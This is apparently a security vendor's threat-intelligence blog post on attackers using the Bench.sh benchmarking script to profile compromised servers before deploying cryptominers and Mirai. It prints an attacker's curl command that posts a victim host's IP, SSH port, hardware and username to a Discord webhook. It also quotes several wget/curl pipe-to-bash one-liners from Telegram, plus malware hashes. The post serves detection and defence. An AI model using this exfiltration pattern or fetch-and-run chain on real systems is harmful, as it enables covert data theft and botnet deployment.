

How Threat Actors Abuse Bench.sh

✦ flare.io/learn/resources/blog/bench-sh-post-exploitation-recon

Research Team

March 16, 2026

Bench.sh: How Threat Actors Repurpose a Legitimate Benchmarking Tool for Post-Exploitation Recon



By Assaf Morag, Cybersecurity Researcher

We have observed repeated use of an open-source script called Bench.sh in real-world attack activity over the past several months.

Bench.sh is a convenience wrapper that downloads a network benchmarking tool (most commonly Speedtest), executes it, and presents the results in a clean, readable format. Originally developed by Teddysun and released as open source, the script itself is legitimate and widely used by administrators to validate the performance of VPS and cloud infrastructure.

However, our telemetry shows that attackers are also consistently using this script during intrusions. We observed it across multiple exploitation attempts targeting exposed services in our honeypots, including:

- JupyterLab
- Jupyter Notebook

- SSH servers
- Apache Tomcat
- PHP-based applications

Because of its recurring presence across different threat actors and attack paths, we conducted a deeper analysis of the wrapper to understand its operational role and provide actionable intelligence for SOC and incident response teams.

Threat Actor Intelligence

Detect Attacker Reconnaissance Before Payload Deployment

Flare continuously monitors cybercrime forums, Telegram channels, and dark web marketplaces where threat actors share tools like Bench.sh and coordinate attack infrastructure. Identify threats targeting your exposed services before attackers move beyond reconnaissance.

- ✓ Continuous dark web & Telegram monitoring
- ✓ Actionable intelligence for SOC teams

[Start Free Trial](#)

Key Takeaways about Threat Actor Usage of Bench.sh

- Bench.sh is a legitimate benchmarking tool that has become a standard post-exploitation reconnaissance step for threat actors. Attackers use it to quickly profile compromised systems for CPU performance, disk I/O, memory, network throughput, and GPU availability, helping them decide whether a host is worth monetizing for cryptomining, proxying, or DDoS activity.
- We observed Bench.sh across hundreds of attacks targeting multiple exposed services, including JupyterLab, Jupyter Notebook, SSH servers, Apache Tomcat, and PHP-based applications, indicating adoption across different threat actors and attack paths rather than a single campaign.
- Two distinct behavioral patterns emerged: reconnaissance-only and benchmarking followed by payload deployment. In some cases attackers abandoned targets after benchmarking (likely filtering out low-value hosts), while in others the script preceded deployment of cryptominers and Mirai botnet malware with full C2 infrastructure.
- Cybercrime forums and Telegram channels treat Bench.sh as a standard infrastructure validation tool, with threat actors running it immediately after provisioning VPS servers to verify performance before deploying bots, scanners, or C2 panels. It frequently appears alongside IP-region checkers and latency probes, reflecting mature cybercrime logistics workflows.

- Defenders can use Bench.sh execution as an early detection signal. Unexpected benchmark script runs on production servers, especially when combined with new cron jobs, unfamiliar outbound connections, or sequential script downloads, indicate an attacker is still in the evaluation phase, creating a window for containment before payload deployment.

Why Threat Actors Use Bench.sh

Bench.sh provides attackers with a fast way to understand the system they have just compromised.

The script automates checks such as:

- CPU performance
- Disk I/O speed
- Memory availability
- Network throughput
- Connectivity to public mirrors

In practice, this allows an attacker to quickly determine:

- Whether the host is worth monetizing
- If the system can sustain cryptomining
- If bandwidth is sufficient for proxying or DDoS activity
- Whether GPU resources may be present
- If the machine is throttled or sandboxed

In short, it acts as a post-exploitation reconnaissance tool that helps attackers decide whether to continue the intrusion or move on.

Observed Attacks in the Wild

Across several hundred observed attempts during the past couple of months, we identified two distinct behavioral patterns.

Pattern 1: Opportunistic Reconnaissance Only

In several cases, attackers ran Bench.sh and stopped afterward. This suggests they may have been:

- Checking for GPU availability
- Evaluating network quality
- Filtering out low-value targets

Our honeypots lack GPUs and do not provide strong network characteristics, which may explain why the attackers abandoned the intrusion after testing.

Pattern 2: Benchmarking Followed by Payload Deployment

In other attacks, the benchmarking stage was followed by additional payload downloads.

One observed intrusion involved retrieval of multiple scripts:

- **load.sh:** Prepares the environment for execution by setting up Linux utilities (SHA256: a86344620ce97d6c8c98ca41681ee58fac025f558118f9b9b11c89cd34bcc996)
- **payload.sh:** Deploys the main payload, a cryptominer and Mirai malware (SHA256: e57dbb59109cf956078ab184573f0bf18df9a0626401cc6ce85a845419fa028c)
- **da.sh:** Runs defense evasion command like disabling SELinux (SHA256: 1e95f8577ff291cb7aa62e798804a8ab73c99684d17ac973d481fd8a18b8090e)
- **update.sh:** Handles C2 communication to update the attacker (SHA256: c7813f789c5597ccd740dceb67898cdc4d51edfb3fd8e9e1c8fbbb1aa8512303)

The attack also dropped a cryptominer (SHA256: b0e1ae6d73d656b203514f498b59cbcf29f067edf6fbd3803a3de7d21960848d) and a Mirai binary (SHA256: a59c9100954f759717339c440521f04a20717eb285e2ccd4effab5f965e67e1c).

```

curl, -H, Content-Type: application/json, -X, POST, -d, {
  "embeds":
  [
    {
      "color": 3447003,
      "fields":
      [
        {
          "inline": false,
          "name": "🌐 IP Address",
          "value": "<<HONEYPOT ADDRESS>>"
        },
        {
          "inline": false,
          "name": "🔓 SSH Port",
          "value": "22"
        },
        {
          "inline": false,
          "name": "💻 CPU",
          "value": "Model: Intel(R) Xeon(R) Platinum 8259CL CPU @ 2.50GHz, Cores: 4, Load: 50.8%"
        },
        {
          "inline": false,
          "name": "🖥️ GPU",
          "value": "No GPU detected"
        },
        {
          "inline": false,
          "name": "🧠 RAM",
          "value": "Total: 15Gi, Used: 7.4Gi, Free: 168Mi"
        },
        {
          "inline": false,
          "name": "💾 Disk",
          "value": "152G (Used: 72G, Free: 80G, Mount: /)"
        },
        {
          "inline": false,
          "name": "🐧 OS",
          "value": "Debian GNU/Linux 11 (Bullseye), Kernel 5.10.x"
        },
        {
          "inline": false,
          "name": "Username",
          "value": "C793RkUV"
        }
      ],
      "title": "Server Information"
    }
  ],
  "url": "https://discord.com/api/webhooks/<<CENSORED>>/<<CENSORED>>"
}

```

A Discord C2 communication

Mirai is a well-known botnet malware family that infects internet-connected devices by brute-forcing credentials and turning them into remotely controlled bots. These bots are typically used for:

- Distributed denial-of-service attacks
- Internet-wide scanning
- Further propagation

Since Mirai's source code leaked in 2016, Mirai has evolved into one of the most persistent and adaptable botnet ecosystems on the internet.

37

/ 65

Community Score

-12

37/65 security vendors flagged this file as malicious

Reanalyze

Similar

More

a59c9100954f759717339c440521f04a20717eb285e2ccd4effab5f965e67e1c

Size

4.48 MB

2.elf

Last Analysis Date

2 months ago

elf

detect-debug-environment

spreader

64bits

service-scan

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 11

Join our Community

and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label

trojan.mirai/gafgyt

Threat categories

trojan

Family labels

mirai

gafgyt

ddos

Security vendors' analysis


Do you want to automate checks?

AhnLab-V3	Trojan.Linux.Mirai.SE307	AliCloud	Backdoor.Linux/Mirai.AVC
ALYac	Trojan.Linux.GenericKD.42432	Antiy-AVL	Trojan.Linux.Mirai.a
Arcabit	Trojan.Linux.Generic.DASCO	Avast	ELF.Agent-AVQ [Trj]
Avast-Mobile	ELF.Gafgyt-KS [Trj]	AVG	ELF.Agent-AVQ [Trj]
Avira (no cloud)	ANDROID/AVE.Gafgyt.znvpi	BitDefender	Trojan.Linux.GenericKD.42432
ClamAV	Unix.Dropper.Mirai-7138855-0	CTX	Elf.trojan.mirai
Cynet	Malicious (score: 99)	DrWeb	Linux.Siggen.9999

VirusTotal Mirai detection details

Testing Bench.sh in the Lab

Sometimes a free tool may involve some more nefarious activity, whether it's a free game or utility offered to naïve users or an underground tool (RAT, scanner etc.) that stores a backdoor or transmits the result to another threat actor. To rule this out and better understand Bench.sh runtime behavior, we downloaded the script and executed it in our lab environment.



Bench.sh website display

We monitored execution using [Tracee](#), an open-source eBPF-based runtime security tool.

```
ubuntu@FlareResearch:~$ wget -qO- bench.sh | bash
```

Tracee monitoring output

From syscall and runtime evidence, the bench activity consisted primarily of:

- HTTP retrieval via curl
- File download activity
- Expected network syscalls

```

----- A Bench.sh Script By Teddysun -----
Version      : v2026-01-31
Usage        : wget -qO- bench.sh | bash
-----

CPU Model    : Intel(R) Xeon(R) CPU E5-2686 v4 @ 2.30GHz
CPU Cores    : 2 @ 2299.914 MHz
CPU Cache    : 46080 KB
AES-NI       : ✓ Enabled
VM-x/AMD-V   : ✗ Disabled
Total Disk   : 77.4 GB (5.0 GB Used)
Total RAM    : 7.8 GB (1.7 GB Used)
System Uptime : 0 days, 0 hour 7 min
Load Average : 0.00, 0.13, 0.10
OS           : Ubuntu 24.04.3 LTS
Arch         : x86_64 (64 Bit)
Kernel       : 6.14.0-1018-aws
TCP Congestion Ctrl: cubic
Virtualization : XEN
IPv4/IPv6    : ✓ Online / ✗ Offline
Organization : AS16509 Amazon.com, Inc.
Location     : Dublin / IE
Region       : Leinster
-----

I/O Speed(1st run) : 138 MB/s
I/O Speed(2nd run) : 131 MB/s
I/O Speed(3rd run) : 131 MB/s
I/O Speed(average) : 133.3 MB/s
-----

Node Name      Upload Speed      Download Speed      Latency
Speedtest.net  976.37 Mbps        976.43 Mbps        1.02 ms
Los Angeles, US 380.04 Mbps        789.71 Mbps        137.97 ms
Dallas, US      526.75 Mbps        889.07 Mbps        115.43 ms
Montreal, CA    453.86 Mbps        882.10 Mbps        93.40 ms
Paris, FR       984.66 Mbps        982.01 Mbps        21.74 ms
Amsterdam, NL   980.52 Mbps        984.22 Mbps        20.14 ms
Suzhou, CN      307.53 Mbps        701.32 Mbps        220.56 ms
Ningbo, CN      7.43 Mbps          751.33 Mbps        207.60 ms
Hong Kong, CN   437.80 Mbps        6.70 Mbps          172.58 ms
Singapore, SG   22.13 Mbps         359.61 Mbps        168.52 ms
Taipei, CN      353.31 Mbps        287.92 Mbps        206.84 ms
Tokyo, JP       250.18 Mbps        77.39 Mbps         260.04 ms
-----

Finished in      : 6 min 20 sec
Timestamp        : 2026-02-16 08:41:08 UTC
-----

ubuntu@FlareResearch:~$ █

```

Bench.sh cli output, after testing our server

However, we did not observe:

- Shell execution chains
- Fork/exec bursts
- Disk benchmarking commands
- CPU stress operations

This indicates the script was downloaded but not executed within the captured trace window.

If the script had actually run, we would expect to see:

- Process spawning
- Network stress tests
- File I/O bursts
- Benchmark utilities launching

None of these syscalls or activities seems malicious or unrelated to its nature. In other words, this specific observation looked like a simple and straight-forward tool used by some for malicious behavior.

Bench.sh Mentions in Cybercrime Discussions

Bench.sh is not only observed in attack telemetry, but also appears regularly in cybercrime conversations and threat actor exchanges.

We identified multiple references across forums and Telegram channels discussing:

- Use in compromised VPS infrastructure
- Deployment during automated exploitation
- Integration into botnet setup workflows


These mentions reinforce the idea that Bench.sh has become a standard reconnaissance step in attacker playbooks.

Infrastructure Validation in Cybercrime Discussions

In Telegram channels and hosting forums, we observed recurring references to Bench.sh. While benign on its own, its appearance in attacker discussions reveals how cybercriminals evaluate newly acquired infrastructure.

In Telegram sales channels and hosting forums, Bench.sh is often executed immediately after provisioning a VPS, allowing operators to quickly verify CPU, I/O, and network throughput before deploying bots, scanners, or C2 panels. This highlights a common operational workflow:

infrastructure validation comes before weaponization.



Notifications that highlight Bench.sh as an interesting tool to use ([Flare](#) link to post, sign up for the [free trial](#) to access if you aren't already a customer)

Geolocation and Routing Assessment

Interestingly, Bench.sh frequently appears alongside scripts such as IP-region checkers, censorship tests, or latency probes. This combination suggests actors are not only testing raw performance but also assessing geolocation behavior, routing stability, and potential filtering by Russian or Asian providers.

on Telegram

Actions

SummaryContentSeverityAI AssistAdvanced

Severity **LOW** Tags none Notes none

Metadata

Source

telegram

Author Name

Posted At

February 18th 2026, 8:25

Room

Room Link

Content Preview

IP region

```
bash <{wget -qO- https://ipregion.vrmt.xyz}
```

Censorcheck для проверки геоблока

```
bash <{wget -qO- https://github.com/vernette/censorcheck/raw/master/censorcheck.sh} --mode geoblock
```

Censorcheck для серверов РФ

```
bash <{wget -qO- https://github.com/vernette/censorcheck/raw/master/censorcheck.sh} --mode dpi
```

Тест до российских iPerf3 серверов

```
bash <{wget -qO- https://github.com/itdoginfo/russian-iperf3-servers/raw/main/speedtest.sh}
```

YABS

```
curl -sL yabs.sh | bash -s -- -4
```

Проверка IP сервера на блокировки зарубежными сервисами

```
bash <{curl -Ls IP.Check.Place} -i en
```

Параметры сервера и проверка скорости к зарубежным провайдерам

```
wget -qO- bench.sh | bash
```

Best practice tools for server checks ([Flare](#) link to post, sign up for the [free trial](#) to access if you aren't already a customer)

In several cases, the script was referenced in discussions about “clean VPS” availability, reinforcing that criminals treat hosting infrastructure like a commodity product, one that must be measured and quality-checked before being trusted for operations.

on Telegram

Summary Content Severity AI Assist Advanced

Term "bench.sh" mentioned once. 1/1

Translate

sent a message in

Go to message

Replied to

Привет. Ничего. Полагаю кривой мерлин. В закрепе есть инф

не поправили?: " ./z2r.sh: /opt/zapret2/z2r_lib/strategies.sh: line 9: syntax error: bad for loop variable " На keenetic ultra aarch

February 8th 2026, 12:57 pm

Replied to

А каким скриптом можно скорость померять

к российским провайдерам wget -qO- bench.tlab.pw | bash к зарубежным провайдерам wget -qO- bench.sh | bash

February 8th 2026, 12:57 pm


Скриптов много

February 8th 2026, 1:01 pm

Replied to reSigo

не поправили?: "...

Message in Russian that explains about the Bench.sh for Russian networks inspection ([Flare](#) link to post, sign up for the [free trial](#) to access if you aren't already a customer)



Post that explains about the Bench.sh output in Chinese ([Flare](#) link to post, sign up for the [free trial](#) to access if you aren't already a customer)

From a cybercrime economy perspective, this reflects the maturation of cybercrime logistics. Just as legitimate DevOps teams validate cloud performance before production deployment, threat actors run standardized benchmarking tools to grade providers, compare hosting offers, and detect oversold servers. The presence of Bench.sh in these conversations shows a signal of pre-deployment staging activity, often appearing shortly before infrastructure is used for scanning, brute-forcing, phishing hosting, or panel deployment.

Takeaways for Security Teams

Understanding the tools attackers use, even legitimate ones, can make the difference between detecting an intrusion early and missing the weak signals that allow persistence.

Bench.sh is a clear example. The script itself is benign, but in the hands of attackers, it serves as a rapid capability-assessment tool that helps them determine how to monetize a compromised system.

Recognizing this early reconnaissance phase allows defenders to:

- **Detect intrusions before payload deployment:** Benchmark script execution on a production server that no administrator initiated is a strong signal worth investigating.
- **Correlate suspicious benchmarking activity:** Bench.sh execution combined with other post-exploitation indicators (new cron jobs, outbound connections to unfamiliar IPs, or tool downloads) strengthens the case for a true positive.
- **Build detections for post-exploitation environment testing:** Monitor for curl calls to bench.sh or related benchmarking domains, unexpected Speedtest executions, and sequential script downloads from the same source.
- **Improve response playbooks:** If Bench.sh appears in an incident timeline, treat it as an indicator that the attacker is still in the evaluation phase. Rapid containment at this stage can prevent payload deployment entirely.
- **Learn from complementary threat intelligence from hacker communities:** SOC and incident response teams can get an extra advantage by incorporating this intel.

Understanding how attackers evaluate infrastructure is often the first step toward stopping them before they scale their operation.

Threat Actor Intelligence

Detect Attacker Reconnaissance Before Payload Deployment

Flare continuously monitors cybercrime forums, Telegram channels, and dark web marketplaces where threat actors share tools like Bench.sh and coordinate attack infrastructure. Identify threats targeting your exposed services before attackers move beyond reconnaissance.

- ✓ Continuous dark web & Telegram monitoring
- ✓ Actionable intelligence for SOC teams

[Start Free Trial](#)